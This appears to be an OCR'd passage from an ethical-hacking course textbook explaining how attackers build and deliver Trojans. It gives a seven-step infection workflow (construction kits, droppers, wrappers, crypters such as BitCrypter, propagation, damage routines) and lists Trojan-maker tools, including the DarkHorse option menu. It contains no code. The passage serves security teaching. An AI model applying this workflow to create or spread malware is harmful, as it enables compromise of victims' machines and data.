- Attackers send the Trojans as email attachments. When users open these malicious attachments, the Trojans are automatically installed.
- Users are sometimes tempted to click on different types of files, such as greeting cards, porn videos, and images, which might contain Trojans. Clicking on these files installs the Trojans.

Attackers infect a target machine using a Trojan in the following steps:

- **Step 1**: Create a new Trojan packet using various tools such as Trojan Horse Construction Kit, Social Engineering Toolkit (SET), and Beast. New Trojans have a higher chance of succeeding in compromising the target system, as the security mechanisms might fail to detect them. These Trojans can be transferred to the victim's machine using a dropper or downloader.

- **Step 2**: Employ a dropper or a downloader to install the malicious code on the target system. The dropper appears to users as a legitimate application or a well-known and trusted file. However, when it is run, it extracts the malware components hidden in it and executes them, usually without saving them to the disk, to avoid detection. Droppers include images, games, or benign messages in their packages, which serve as a decoy to divert users' attention from malicious activities. Downloaders are malware transporters that do not contain the actual malware file; however, they contain the link from where the actual Trojan can be downloaded. When a downloader is executed on the target machine, it connects back to the attacker's server and downloads the intended Trojan on the victim's machine. Droppers can easily evade firewalls; however, a downloader can be detected with the help of network analyzer tools.
- **Step 3**: Employ a wrapper such as petite.exe, Graffiti.exe, IExpress Wizard, or eLiTeWrap to help bind the Trojan executable to legitimate files to install it on the target system.
- **Step 4**: Employ a crypter such as BitCrypter to encrypt the Trojan to evade detection by firewalls/IDS.
- **Step 5:** Propagate the Trojan by implementing various methods such as sending it via overt and covert channels, exploit kits, emails, and instant messengers, thereby tricking users into downloading and executing it. An active Trojan can perform malicious activities such as irritating users with constant pop-ups, changing desktops, changing or deleting files, stealing data, and creating backdoors.
- **Step 6:** Deploy the Trojan on the victim's machine by executing the dropper or downloader software to disguise it. The deployed file contains wrapped and encrypted malware.
- **Step 7:** Execute the damage routine. Most malware contain a damage routine that delivers payloads. Some payloads just display images or messages, whereas others can even delete files, reformat hard drives, or cause other damage. The damage routine can also include malware beaconing.




Figure 7.25: Diagram showing the complete process involved in infecting target machine using Trojan

Creating a Trojan


- **Trojan Horse construction kits** help attackers to **construct Trojan horses** of their choice
- The tools in these kits can be dangerous and can backfire if not properly executed

Trojan Horse Construction Kits

- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker

DarkHorse Trojan Virus Maker

DarkHorse Trojan virus maker **creates user-specified Trojans** by selecting from various options



(>DarkHorse Trojan Virus Maker 1.2)
Trojan Virus Maker 1.2
DarkHorse Trojan Virus Maker 1.2

Client Name:

Trojan Virus Maker

☐ Webcam Streaming
☐ Audio Streaming
☐ Crazy Mouse
☐ Lock Windows Live
☐ Block All Websites
☐ Disable Desktop Icons
☐ Remove Desktop Background
☐ Disable Administration
☐ Broken Mouse
☐ Hide Desktop Icons
☐ ++CC Virus
☐ #C Virus
☐ Flood Large Files
☐ Flood Control Error
☐ Memory User
☐ Disable Proccess
☐ Hot Computer
☐ Overloaded Files
☐ Hot Machine
☐ Remove Documents
☐ Remove Videos
☐ Remove Music
☐ Beeping Noise
☐ Broken Keyboard
☐ Virus Warnings
☐ Slow Down Computer Speed
☐ Disable Start Button
☐ Disable Task Manager
☐ Disable CMD
☐ Disable Norton Antivirus
☐ Disable Avg Internet Secerirty
☐ Store Virus

Trojan Force

☐ ShutDown Computer (1 Minuite)
☐ Restart Computer (1 Minuite)
☐ LogOff Computer (1 Minuite)

Show Code Text

Name: Webcam Streaming

Creating a Trojan


Attackers can create Trojans using various Trojan horse construction kits such as DarkHorse Trojan Virus Maker, and Senna Spy Trojan Generator.

Trojan Horse Construction Kit

Trojan horse construction kits help attackers construct Trojan horses and customize them according to their needs. These tools are dangerous and can backfire if not properly executed. New Trojans created by attackers remain undetected when scanned by virus- or Trojan-scanning tools, as they do not match any known signatures. This added benefit allows attackers to succeed in launching attacks.

- **DarkHorse Trojan Virus Maker**

  DarkHorse Trojan Virus Maker is used to create user-specified Trojans via selection from a variety of available options. The Trojans are created to act according to these selected options. For example, if you choose the option **Disable Process**, the Trojan disables all processes on the target system. The figure below shows a snapshot of DarkHorse Trojan Virus Maker with its various available options.

